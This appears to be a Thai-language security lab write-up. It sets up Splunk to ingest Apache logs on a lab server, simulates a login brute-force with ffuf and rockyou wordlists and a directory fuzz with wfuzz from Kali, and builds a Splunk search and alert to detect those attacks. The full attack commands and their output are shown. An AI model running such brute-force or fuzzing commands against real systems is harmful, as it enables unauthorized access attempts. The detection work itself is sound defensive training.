


1. Setup Splunk Forwarder ในเครื่อง server เพื่อติดตามและส่ง Log แบบ real-time

Do: Case Apache



Result: ตรวจจับ log Apache ของเครื่อง server ได้สำเร็จ

Time

Event

1/16/25

1:30:14.000 AM


192.168.111.1 - - [15/Jan/2025:10:30:14 -0800] "GET /index.php HTTP/1.1" 200 2144 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"

Event Actions

Type	Field	Value	Actions
Selected	host	KBTG-BOOTCAMP	
	source	C:\xampp\apache\logs\access.log	
	sourcetype	access_combined	
Event	bytes	2144	
	clientip	192.168.111.1	
	file	index.php	
	ident	-	
	method	GET	
	referer	-	
	req_time	15/Jan/2025:10:30:14 -0800	
	status	200	
	uri	/index.php	
	uri_path	/index.php	
	user	-	
	useragent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36	
	version	HTTP/1.1	
Time	_time	2025-01-16T01:30:14.000+07:00	
Default	index	apache	
	linecount	1	
	punct	...-_-_[/;:_]"_/_/."_"_"/_(_(:;:_)/_	
	splunk_server	bankzuz	


2. สร้าง log เหตุการณ์

Do: พยายามเข้าสู่ระบบ ใช้วิธีการ Random username, password เพื่อเข้าสู่ระบบ ในหน้าเว็บ



Do: Search ด้วย index=apache sourcetype=access_combined

Result:



Apache Server จะคืน status หรือการ redirect กลับมายังหน้าเดิม เป็นการไม่สำเร็จ ในเหตุการณ์นี้ Status code สำหรับการเข้าสู่ระบบที่ไม่สำเร็จคือ 200 และสำเร็จคือ 302

ทดสอบใช้ search splunk กับ method POST

Do: index=apache sourcetype=access_combined method=POST

Result:

New Search

index=apache sourcetype=access_combined method=POST status=200

3 events (1/15/25 9:00:00.000 PM to 1/16/25 9:32:34.000 PM)

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 hour per column

List Format 20 Per Page

i	Time	Event
>	1/16/25 9:25:50.000 PM	192.168.111.1 - - [16/Jan/2025:06:25:50 -0800] "POST /index.php HTTP/1.1" 200 2223 "http://192.168.111.130/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" host = KBTG-BOOTCAMP source = C:\xampp\apache\logs\access.log sourcetype = access_combined
>	1/16/25 9:25:32.000 PM	192.168.111.1 - - [16/Jan/2025:06:25:32 -0800] "POST /index.php HTTP/1.1" 200 2223 "http://192.168.111.130/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" host = KBTG-BOOTCAMP source = C:\xampp\apache\logs\access.log sourcetype = access_combined
>	1/16/25 9:25:15.000 PM	192.168.111.1 - - [16/Jan/2025:06:25:15 -0800] "POST /index.php HTTP/1.1" 200 2223 "http://192.168.111.130/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" host = KBTG-BOOTCAMP source = C:\xampp\apache\logs\access.log sourcetype = access_combined

หรือใช้ Search เพื่อแสดงผลแบบ table

Do:

index=apache sourcetype=access_combined status=200 method=POST

| table _time clientip method uri_path status

Result:

New Search

index=apache sourcetype=access_combined status=200 method=POST

3 events (1/15/25 9:00:00.000 PM to 1/16/25 9:38:33.000 PM)

Events Patterns Statistics Visualization

20 Per Page Format Preview

_time	clientip	method	uri_path	status
2025-01-16 21:25:50	192.168.111.1	POST	/index.php	200
2025-01-16 21:25:32	192.168.111.1	POST	/index.php	200
2025-01-16 21:25:15	192.168.111.1	POST	/index.php	200

3. Search ในเหตุการณ์ที่เข้าสู่ระบบสำเร็จ

Do: index=apache sourcetype=access_combined method=POST status=302

Result:

New Search

index=apache sourcetype=access_combined method=POST status=302

Last 24 hours

3 events (1/15/25 9:00:00.000 PM to 1/16/25 9:33:25.000 PM) No Event Sampling

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out + Zoom to Selection X Deselect 1 hour per column

1/15/25 9:00 PM 1/16/25 9:00 PM

1 day 1 hour

List Format 20 Per Page

< Hide Fields All Fields

SELECTED FIELDS

- host 1
- source 1
- sourcetype 1

INTERESTING FIELDS

- bytes 1
- clientip 1
- # date_hour 2
- # date_mday 2
- # date_minute 3
- # date_month 1
- # date_second 3
- # date_wday 2

#	Time	Event
>	1/16/25 9:26:18.000 PM	192.168.111.1 - - [16/Jan/2025:06:26:18 -0800] "POST /index.php HTTP/1.1" 302 - "http://192.168.111.130/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" host = KBTG-BOOTCAMP source = C:\xampp\apache\logs\access.log sourcetype = access_combined
>	1/16/25 1:31:42.000 AM	192.168.111.1 - - [15/Jan/2025:10:31:42 -0800] "POST /index.php HTTP/1.1" 302 - "http://192.168.111.130/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" host = KBTG-BOOTCAMP source = C:\xampp\apache\logs\access.log sourcetype = access_combined
>	1/16/25 1:23:03.000 AM	192.168.111.1 - - [15/Jan/2025:10:23:03 -0800] "POST / HTTP/1.1" 302 - "http://192.168.111.130/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" host = KBTG-BOOTCAMP source = C:\xampp\apache\logs\access.log sourcetype = access_combined

Do:

index=apache sourcetype=access_combined status=302 method=POST

| table _time clientip method uri_path status

Result:

New Search

index=apache sourcetype=access_combined status=302 method=POST

| table _time clientip method uri_path status

Last 24 hours

3 events (1/15/25 9:00:00.000 PM to 1/16/25 9:39:05.000 PM) No Event Sampling

Events Patterns Statistics Visualization

20 Per Page Format Preview

_time	clientip	method	uri_path	status
2025-01-16 21:26:18	192.168.111.1	POST	/index.php	302
2025-01-16 01:31:42	192.168.111.1	POST	/index.php	302
2025-01-16 01:23:03	192.168.111.1	POST	/	302


4.จำลองการเข้าสู่ระบบด้วยวิธี random username password หรือ Brute Force

ด้วย Tool ffuf ใน kali และใช้ไฟล์ wordlist จาก kali เพื่อทดสอบการตรวจจับ Log events ที่ Kali

Do:

```
# ffuf -w /usr/share/wordlists/metasploit/unix_users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -X POST -d "username=USER&password=PASS" -u http://192.168.111.130/index.php
```

Result:



```
(root@kali)-[/home/kali/brute-force]
# ffuf -w /usr/share/wordlists/metasploit/unix_users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -X POST -d "username=USER&password=PASS" -u http://192.168.111.130/index.php

v2.1.0-dev

:: Method      : POST
:: URL         : http://192.168.111.130/index.php
:: Wordlist    : USER: /usr/share/wordlists/metasploit/unix_users.txt
:: Wordlist    : PASS: /usr/share/wordlists/rockyou.txt
:: Data       : username=USER&password=PASS
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [40/2510268600] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
[Status: 200, Size: 2223, Words: 845, Lines: 81, Duration: 36ms]
* PASS: 123456
* USER: dradis


:: Progress: [40/2510268600] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
[Status: 200, Size: 2223, Words: 845, Lines: 81, Duration: 37ms]
* PASS: 123456
* USER: dbadmin
```

และใน Splunk จะพบ log ที่ POST เพื่อ login ในช่วงเวลาสั้นจำนวนมาก ตรวจดูจากการ Search

Do:

```
index=apache sourcetype=access_combined status=200 method=POST clientip=192.168.111.128
| table _time clientip method uri_path status
```

Result:



New Search

index=apache sourcetype=access_combined status=200 method=POST clientip=192.168.111.128
| table _time clientip method uri_path status

✓ 30,633 events (1/15/25 10:00:00.000 PM to 1/16/25 10:43:06.000 PM) No Event Sampling

Events Patterns **Statistics (30,633)** Visualization

100 Per Page Format Preview


_time	clientip	method	uri_path	status
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200

เมื่อดู details รายละเอียดที่เกี่ยวข้องด้วยการกำหนดเวลา 10 นาทีเพื่อดู request จาก ip เดียว จะพบทั้งหมด **30,633 events** (1/16/25 10:00:00.000 PM to 1/16/25 10:10:19.000 PM)

สามารถใช้ Splunk เพื่อตรวจดูเหตุการณ์ที่ผิดปกติ ซึ่งสามารถนำไปสู่การสร้าง Trigger events เช่น Alert หรือ IP blacklist ได้

5. สร้าง Alert เพื่อแจ้งเตือนเหตุการณ์ตัวอย่าง Login ด้วยวิธีการ Random

Do:



New Search

index=apache sourcetype=access_combined status=200 method=POST clientip=192.168.111.128
| table _time clientip method uri_path status

✓ 30,633 events (1/16/25 10:00:00.000 PM to 1/16/25 10:10:19.000 PM) No Event Sampling

Events Patterns **Statistics (30,633)** Visualization

100 Per Page Format Preview

_time	clientip	method	uri_path	status
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200
2025-01-16 22:08:06	192.168.111.128	POST	/index.php	200

Date & Time Range

Between 01/16/2025 22:00:00.000 and 01/16/2025 22:10:19.000
HH:MM:SS.SSS HH:MM:SS.SSS

Apply

- นำ Search ไปสร้าง Alert

The screenshot shows the Splunk Search interface. At the top, the search bar contains the query: `index=apache sourcetype=access_combined method=POST status=200 | stats count by clientip | where count > 10`. Below the search bar, the results are displayed in a table with columns for clientip and count. The table shows two entries: 192.168.111.1 with a count of 16, and 192.168.111.128 with a count of 30633. The interface includes various navigation tabs like Search, Analytics, Datasets, Reports, Alerts, and Dashboards. A 'New Search' button is visible in the top right corner.

- Setting alert ตามต้องการ

The screenshot shows the 'Save As Alert' configuration dialog. The dialog is divided into several sections: Settings, Trigger Conditions, and Trigger Actions. In the Settings section, the Title is 'Suspicious Login Activity (POST 200)', the Description is 'For implement and testing alert login failed > 10 events/5 min', and the Alert type is 'Scheduled'. The Time Range is set to 'Last 24 hours' and the Cron Expression is '*/* * * * *'. In the Trigger Conditions section, the Trigger alert when is set to 'Custom' with the condition 'search count > 10'. The Trigger is set to 'Once'. In the Trigger Actions section, the 'When triggered' action is 'Add to Triggered Alerts' with a Severity of 'Medium'. The dialog includes 'Cancel' and 'Save' buttons at the bottom right.

6. ทดสอบด้วย kali ทำการ random path เพื่อทดสอบการเข้าถึงโดยไม่ได้รับอนุญาตเพื่อสร้าง use case random path

Do: wfuzz -u <http://192.168.111.130/FUZZ> -w /usr/share/wordlists/dirb/common.txt


```
(root@kali)~[ /home/kali/Ghostcat-CNVD-2020-10487 ]
wfuzz -u http://192.168.111.130/FUZZ -w /usr/share/wordlists/dirb/common.txt

*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.111.130/FUZZ
Total requests: 4614

=====
ID           Response  Lines  Word      Chars  Payload
=====
000000003:   404        9 L     33 W      301 Ch  ".bashrc"
000000036:   404        9 L     33 W      301 Ch  "_baks"
000000038:   404        9 L     33 W      301 Ch  "_cache"
000000031:   404        9 L     33 W      301 Ch  "_admin"
000000035:   404        9 L     33 W      301 Ch  "_backup"
000000007:   404        9 L     33 W      301 Ch  ".cvsignore"
000000037:   404        9 L     33 W      301 Ch  ".borders"
000000015:   404        9 L     33 W      301 Ch  ".listings"
000000034:   404        9 L     33 W      301 Ch  "_assets"
000000001:  200       79 L    165 W    2144 Ch  "http://192.168.111.130/"
000000033:   404        9 L     33 W      301 Ch  "_archive"
000000026:   404        9 L     33 W      301 Ch  ".swf"
000000028:   404        9 L     33 W      301 Ch  "."
000000029:   404        9 L     33 W      301 Ch  "-"
000000025:   404        9 L     33 W      301 Ch  ".svn/entries"
000000030:   404        9 L     33 W      301 Ch  ".adm"
000000027:   404        9 L     33 W      301 Ch  ".web"
000000032:   404        9 L     33 W      301 Ch  ".ajax"
000000024:   404        9 L     33 W      301 Ch  ".svn"
000000023:   404        9 L     33 W      301 Ch  ".subversion"
000000022:   404        9 L     33 W      301 Ch  ".ssh"
```

Result:



The screenshot shows the Splunk Enterprise interface. At the top, there's a navigation bar with 'splunk-enterprise' and various menu items like 'Apps', 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and 'Find'. Below this is a search bar with the query 'index=apache status=404 | table _time clientip method url_path status'. The search results are displayed in a table format. The table has columns for '_time', 'clientip', 'method', 'url_path', and 'status'. The results show multiple entries for status 404, with various client IPs and methods (GET) accessing different paths like '/managed', '/manage', '/management', '/manager', '/manifest', '/manuallogin', '/manual', '/manuals', '/map', '/MANIFEST.MF', '/manifest.mf', '/manufacturer', '/maps', '/manufacturers', and '/mail'.

_time	clientip	method	url_path	status
2025-01-19 09:18:09	192.168.111.128	GET	/managed	404
2025-01-19 09:18:09	192.168.111.128	GET	/manage	404
2025-01-19 09:18:09	192.168.111.128	GET	/management	404
2025-01-19 09:18:09	192.168.111.128	GET	/manager	404
2025-01-19 09:18:09	192.168.111.128	GET	/manifest	404
2025-01-19 09:18:09	192.168.111.128	GET	/manuallogin	404
2025-01-19 09:18:09	192.168.111.128	GET	/manual	404
